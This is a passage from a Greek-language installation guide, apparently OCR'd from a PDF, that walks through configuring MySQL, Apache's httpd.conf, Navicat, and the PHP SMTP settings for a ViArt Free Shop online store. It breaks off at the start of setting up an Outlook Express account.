
Ανοίγουμε ακόμα ένα cmd παράθυρο χωρίς όμως να κλείσουμε αυτό που ήδη έχουμε ανοίξει και πηγαίνουμε στο φάκελο c:\mysql\bin και γράφουμε:

mysql-u root, εμφανίζονται αυτά που δείχνει η εικόνα 21,



Εικόνα 21: console commands.

Στη συνέχεια, γράφουμε exit για να βγούμε από το monitor της mysql. Πληκτρολογούμε τις παρακάτω εντολές, όπως φαίνεται στην εικόνα 22




Εικόνα 22: console commands.

Εντολές:


C:\mysql\bin> mysqladmin –u root shutdown

C:\mysql\bin>mysqld –nt –install



Εικόνα 23: Η υπηρεσία mysql ξεκίνησε με επιτυχία.


Τελικώς, αφού έχουμε κλείσει και τα δύο cmd παράθυρα, ανοίγουμε το httpd.conf και κάνουμε αναζήτηση για τον όρο index.htm . Πατάμε το F3 για να βρει τον επόμενο όρο και πριν το index.htm και το index.htm.var γράφουμε index.php .




Εικόνα 24: αρχείο httpd.conf .

2.6 Εγκατάσταση και δημιουργία βάσης δεδομένων με το Navicat MySql

Εκτελούμε το αρχείο navicat8lite_mysql_en.exe και ακολουθούμε τα εξής βήματα όπως περιγράφονται στις παρακάτω εικόνες,




Εικόνα 25: Πατάω το πλήκτρο next σε όλες τις περιπτώσεις και έτσι ολοκληρώνεται η εγκατάστασή του.




Εικόνα 26: setup.


Για τη δημιουργία μιας βάσης δεδομένων θα πρέπει να φτιάξουμε πρώτα μια σύνδεση. Ανοίγουμε το πρόγραμμα Navicat MySql που είχαμε προηγουμένως εγκαταστήσει και επιλέγουμε connection.




Εικόνα 27: Navicat 8 lite for MySql.



Εικόνα 28: Ο έλεγχος της σύνδεσης είναι επιτυχής, επιλέγουμε OK και η σύνδεση μας έχει προστεθεί στη λίστα των συνδέσεων στο αριστερό μέρος της εφαρμογής.



Εικόνα 29: Για τη δημιουργία μιας βάσης δεδομένων κάνουμε δεξί κλικ στη σύνδεση και επιλέγουμε New Database. Δίνουμε το όνομα που επιθυμούμε να έχει η βάση μας, επιλέγουμε OK και έτσι δημιουργείται μια κενή αρχικά βάση.



Εικόνα 30: Οπτική απεικόνιση των βάσεων δεδομένων.

2.7 Εγκατάσταση του SMTP Server

Ο SMTP Server είναι ένας Server ο οποίος επιτρέπει την επικοινωνία μέσω e-mail μεταξύ του ηλεκτρονικού καταστήματος ViArt Free Shop και του πελάτη.

Για να το κάνουμε αυτό, ο SMTP Server θα πρέπει να διαμορφωθεί κατάλληλα, ξεκινώντας από το αρχείο php.ini το οποίο βρίσκεται στο φάκελο C:\php.


Αναζητούμε μέσα στο αρχείο php.ini τη φράση [mail function]. Όπως παρατηρούμε, περιέχει τις εξής εντολές:

```
[mail function]
; For Win32 only
SMTP= localhost
```

; For Win32 only

Sendmail_from= me@localhost.com

Σε αυτό το σημείο, θα χρειαστεί να αλλάξουμε τη λέξη localhost αντικαθιστώντας την έτσι ώστε να αναφέρεται στο SMTP Server και στο email λογαριασμό μας, όπως παρατηρούμε στην εικόνα 31.



Εικόνα 31: αρχείο php.ini .


Όπως παρατηρούμε σαν host έχουμε ορίσει τον smtp-auth.forthnet.gr ο οποίος είναι ο SMTP server της FORTHnet. Σαν username δίνουμε το email που έχουμε στον συγκεκριμένο server.

Τελικώς, αποθηκεύουμε τις αλλαγές και κάνουμε επανεκκίνηση στον Apache Server μας.

Προκειμένου να χρησιμοποιήσουμε την υπηρεσία SMTP, πρέπει να δημιουργήσουμε ένα λογαριασμό στο Outlook Express 6.0.


Ακολουθούμε τα παρακάτω βήματα:

- Ανοίγουμε το Outlook Express 6.0



